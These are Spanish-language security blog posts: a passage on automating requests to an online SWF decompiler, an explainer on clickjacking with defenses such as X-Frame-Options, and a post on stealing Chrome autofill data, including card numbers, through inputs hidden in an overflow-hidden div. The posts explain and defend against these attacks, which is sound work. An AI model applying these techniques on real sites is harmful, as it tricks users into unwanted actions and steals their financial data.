Lo siguiente será interceptar la petición que se envía para decompilar la herramienta que está alojada en http://zoomquilt2.madmindworx.com/zoomquilt2.swf para este cometido he utilizado el addon de Firefox, live HTTP headers.
clip_image004
Imagen 2: Interceptada la petición cuando se envía el formulario.
He subrayado los datos que se van a modificar en la aplicación, primero la cookie, la url donde se aloja la aplicación a decompilar y el valor del captcha.
clip_image006
Imagen 3: código de la segunda petición.
Este es el código de la segunda petición, donde se va a enviar tanto la url de la aplicación a decompilar, el valor del captcha, el contenido de la petición por POST, la cookie y el mensaje en el Response que se espera si todo ha salido bien en el código fuente devuelto por la web "Your decoded code", Si se cumple la condición de encontrar esta cadena en el código fuente significará que todo ha salido bien y con ello que el envío del par captcha-cookie se ha realizado de forma satisfactoria, justo después se tendrá que parsear el HTML en busca del cuadro donde se encuentra el código de la aplicación decompilada y volcarlo en un fichero.htm junto con los estilos css para que quede tal que así.
clip_image008
Imagen 4: fichero generado por la aplicación con el volcado del SRC.


jueves, 31 de octubre de 2013

Algunos ejemplos y defensas contra el clickjacking

El clickjacking fue descubierto por Jeremiah Grossman y Robert Hansen en 2008. También se le conoce como UI redressing. El concepto es sencillo, y las técnicas para conseguirlo no son difíciles de implementar. Se podría decir que la técnica se basa en un fallo de diseño de HTML y por tanto toda web es "vulnerable" por defecto. Las soluciones hasta ahora son en realidad "parches" aplicados tanto al protocolo como a los navegadores, que han aparecido para intentar mitigar el problema.

El fin del clickjacking es conseguir que un usuario pulse en un enlace (y realice una acción) sin que lo sepa, o creyendo que lo hace en otro enlace con otro fin, con todas las consecuencias que eso puede acarrear. Puede ser un enlace de votación (que vote a alguien que no desea), seguir a alguien en Twitter, un "Me gusta" de Facebook... El atacante "disfraza" un enlace no deseado, volviéndolo atractivo para la víctima. Para conseguirlo, se basa en el juego de capas que se puede conseguir con HTML e "iframe". Iframe es una (anticuada en cierta forma) técnica para cargar una web dentro de otra. Clickjacking está basado normalmente en el iframe.
Para una explicación de cómo realizar este ataque, se debe entender el funcionamiento por capas intrínseco al HTML. Una web maliciosa (roja, en la figura) debe cargar una web legítima (gris) delante pero , de forma transparente (con opacidad cero). La web roja consistirá en un mensaje atractivo, en el que el usuario desee pinchar. La web legítima será la "víctima" en el sentido de que el usuario realmente pulsará sobre ella sin quererlo. Además, será víctima del ataque porque permite que se "abuse" de ella (veremos cómo evitarlo). Si se posiciona correctamente un enlace sobre otro, y se cuadran las capas, el efecto puede ser el del "secuestro" del clic del ratón.

Para preparar la página maliciosa, el atacante debe contar con dos componentes básicos:

  • Un iframe a cualquier otra página, que en este caso será la "víctima", o en rigor, la página que será finalmente pulsada, sin que lo sepa el usuario.
  • Este iframe debe servirse desde la página maliciosa aplicando un estilo concreto que permita que sea transparente y quede posicionada por delante, en el punto correcto. Por ejemplo

El "style" definirá el ataque.

  • opacity:0. Vuelve transparente al elemento. Su valor va de 1 (totalmente opaco) a 0, transparente e invisible.
  • position: El elemento se coloca en relación a su primera posición (no estática) elemento antecesor.
  • top:0px;left:0px;width:99%;height:95%;margin:0px;padding:0px. Estos parámetros permiten tomar todo el ancho de una página y que se acople a sus márgenes para que la cubra totalmente
  • z-index:1. Permite que se posicione por delante/encima de cualquier otro elemento. Si este número se incrementa (puede valer 100, por ejemplo), se posicionará delante de todo lo que tenga un z-index menor. Si el número es negativo, se posicionará por detrás.

El ataque completo, podría ser algo así:

Y cuando el usuario crea pulsar sobre un enlace muy atractivo o conveniente para él, en realidad puede que esté realizando una transferencia, por ejemplo.

Una ventaja de esta técnica que la diferencia del CRSF (cross site request forgery), es que con ella se sigue disponiendo del token válido en el caso de páginas que necesiten sesión, y si el usuario está presentado en la web "víctima", lo hará con el mismo token y como si realmente la acción se hubiera realizado desde la página original.

Pero se puede ir más allá. El problema inicial se definió en 2008 con este vídeo, en el que se presentaba un ejemplo en el que la víctima activaba inadvertidamente su cámara web al presionar botones en la propia página de Adobe.


Un ejemplo concreto

Imaginemos un sistema de votación muy sencillo, alojado en un dominio culaquiera, en la web vulnerable.php.

El atacante utiliza test.html, que carga mediante un iframe la página vulnerable.php de forma transparente con opacidad 0. La carga "por delante" de test.htm, pero al ser transparente, el usuario solo visualiza el contenido de test.html. En ella propone votar a otra web cualquiera, por ejemplo elladodelmal.com. Este es el reclamo. Pero el usuario que pulse sobre el botón, realmente estará votando a elevenpaths.com.

La última secuencia muestra una imagen de la aplicación test.htm con opacidad 1, lo que significa que se puede ver la aplicación vulnerable.php y test.php claramente una sobre la otra.

Evitar el ataque: en un sitio web

¿Qué puede hacer una página para que no sea utilizada como víctima del clickjacking? No puede hacer mucho más que evitar que se cargue ella misma dentro de un iframe. Así ningún atacante podrá ponerla "invisible" y sobre otra que el propio atacante ha creado. Una de las soluciones "antiguas" era la de evitar con JavaScript que una página no estuviera siempre en el "top".

Se debería incluir este código en cada página. Pero estas técnicas podían, a su vez, ser evitadas por el atacante.

Como solución más práctica, se ideó añadir al protocolo HTTP una cabecera llamada X-Frame-Options. Las páginas que envíen estas cabeceras al navegador, pretenden protegerse de aparecer en un iframe. Se propusieron varios métodos más o menos flexibles para intentar ayudar a las que legítimamente necesitaran incluirse dentro de un iframe. Sus valores son:

  • DENY, el navegador evita que la página sea renderizada si está contenida dentro de un iframe
  • SAMEORIGIN, la página solo puede ser mostrara en un frame que provenga del mismo origen que la propia página.
  • ALLOW-FROM uri, el navegador bloqueará la renderización sólo si el origen de nivel superior está en un contexto de navegación que es diferente al valor uri proporcionado en la directiva

Los usuarios deben confiar en que las páginas las envíen, y que su navegador las interprete correctamente. Esto último hace tiempo que ya lo implementan la mayoría. Por ejemplo, Chrome desde su versión 4.1.249.1042, Firefox desde 3.6.9, Internet Explorer desde la 8, Opera desde la 10.5...

Evitar el ataque: desde el cliente

Pero aunque la mayoría de páginas  ya se aprovechan de estas cabeceras, ¿qué pasa con las que no? El usuario debe protegerse. Ciertos antivirus detectan en el navegador comportamientos "extraños" de este tipo, y les han asignado firmas. Por ejemplo Avira, lo detecta como  HTML/Infected.WebPage.Gen2.
Otro método para protegerse es utilizar la funcionalidad "clearclick" del conocido plugin NoScript, que ofrecerá protección al usuario para FireFox.

Ejemplos de alertas sobre ClickJacking.
Fuente: http://blogs.computerworld.com/sites/default/themes/cw_blogs/cache/files/u91/noscript_clickjack.jpg 

Fuente: http://hackademix.net/2008/10/08/hello-clearclick-goodbye-clickjacking/

Os adjunto un video en el que muestro como mediante esta técnica un hacker sería capaz de desviar cientos de votos engañando a los usuarios habituales de una web que ha sido comprometida, creyendo estos estar cliqueando ‘Me gusta’ a una persona cuando realmente se esta votando a otra.

Clickjacking example 2

martes, 15 de octubre de 2013

Cómo aprovechar el autofill de Chrome para obtener información sensible

A finales de 2010, Google introdujo en Chrome autofill, una característica cómoda, pero que puede suponer un problema de seguridad para sus usuarios. Incluso después de que otros navegadores sufrieran problemas de seguridad relacionados con esta funcionalidad, y que la funcionalidad en sí haya sido cuestionada, sigue siendo posible robar la información almacenada del usuario que rellena un formulario sin que lo perciba.
En general, almacenar datos sensibles en el navegador no suele resultar una buena idea. Justo antes de que Chrome implementara el "Autofill", en verano de 2010, se descubrió cómo sacar todos los datos almacenados en Safari con fuerza bruta en JavaScript. El usuario rellenaba un campo pero el navegador se encargaba de rescatar todos los demás almacenados, probando todas las letras y dejando que el navegador hiciera el resto. La vulnerabilidad fue parcheada poco después. No hace tanto, en agosto de 2013, se criticó desde muchos frentes lo sencillo que era recuperar contraseñas almacenadas en Chrome, que podían observar en texto plano.
Con un sencillo método se puede conseguir que el usuario que escribe en un formulario, entregue esos datos a un tercero sin que sea consciente de ello.

¿Cómo funciona?



Autofill de Chrome permite almacenar la dirección postal (dividida en otros datos como nombre, apellidos, teléfono, código postal...) y la tarjeta de crédito (dividida en titular, número y fecha de caducidad). Los datos (excepto la tarjeta de crédito) se pueden sincronizar con la cuenta de Google. El menú de configuración y cómo acceder a él, se observa en la siguiente secuencia de imágenes.
http://code-disaster.blogspot.com
Imagen 1: Configuración del autofilling.
http://code-disaster.blogspot.com
Imagen 2: Configuración del autofilling (Direcciones).
http://code-disaster.blogspot.com
Imagen 3: Configuración del autofilling (Tarjetas de crédito)
Diferentes pantallas de configuración de "autofill" en Chrome

Para que un formulario aproveche el autofill, los inputs deben ser debidamente identificados para que Chrome sepa qué valores corresponden.
http://code-disaster.blogspot.com
Imagen 4: Atributos para el autofilling
Dispone de cierta heurística para intentar que casen los campos. Por ejemplo sabe que autocomplete="mail" debe ir autocompletado con el mismo contenido que cuando lleva de valor autocomplete="Work  email".

El "ataque"

Un atacante puede aprovechar esta característica del navegador para obtener información privada como puede ser los datos del domicilio o datos de la tarjeta bancaria. Planteamos un escenario en el que la víctima visite una página web por https especialmente modificada, introduzca los datos y el atacante se ayude del autofill que ofrece el navegador para obtener datos sensibles almacenados. Todo esto a pesar de las pequeñas trabas que introduce Chrome en su código para evitarlo.
Por ejemplo, como precaución, Chrome solo proporciona la tarjeta de crédito a páginas bajo https. Esto no es ningún problema para un atacante, pues es solo tiene que operar a través de una conexión SSL. Existen páginas fraudulentas que funcionan con certificados gratuitos.
El segundo paso es preparar el formulario y ocultar a los ojos de la víctima, los inputs que interesan al atacante. La primera aproximación pensaría en utilizar la etiqueta "hidden". Pero en el input el atributo type no puede llevar ese valor. Una segunda aproximación podría ser introducir el formulario dentro de un div con la propiedad visibility en "hidden"... pero Chrome evita que los inputs sean auto-rellenados cuando se cumplen estas condiciones. ¿Cómo conseguirlo entonces?
Una fórmula puede ser aprovechar la propiedad de scroll, subiendo la capa algunos píxeles para que no se observen el resto de inputs en los que se pretende recopilar la información. En este caso, el formulario "gancho" se vería:
http://code-disaster.blogspot.com
Imagen 5: PoC Autofilling
Pero, usando este "div", conseguimos que en su interior se oculten todos estos inputs y no se visualicen en el navegador:
div style ="overflow:hidden;height:25px;"
http://code-disaster.blogspot.com
Imagen 6: Campos ocultos en el formulario.
Chrome rellenará toda la información adicional sin que la vea el usuario. El atacante, recopilará la información y podrá disponer de muchos más datos de los que cree haber rellenado el usuario.
http://code-disaster.blogspot.com
Imagen 7: Recolección de los datos robados.
En resumen, aunque resulte cómodo (para sistemas usados por una misma persona solamente), debe evitarse el uso de la funcionalidad autofill, puesto que se ha demostrado que es posible ofrecer a cualquier página bajo https datos tan sensibles como el número de la tarjeta de crédito y su fecha de caducidad, sin que la víctima sea consciente.
Para evitar este problema (o potenciales en el futuro), por ahora el mejor remedio es simplemente no utilizar esta funcionalidad.
Ricardo Martín Rodríguez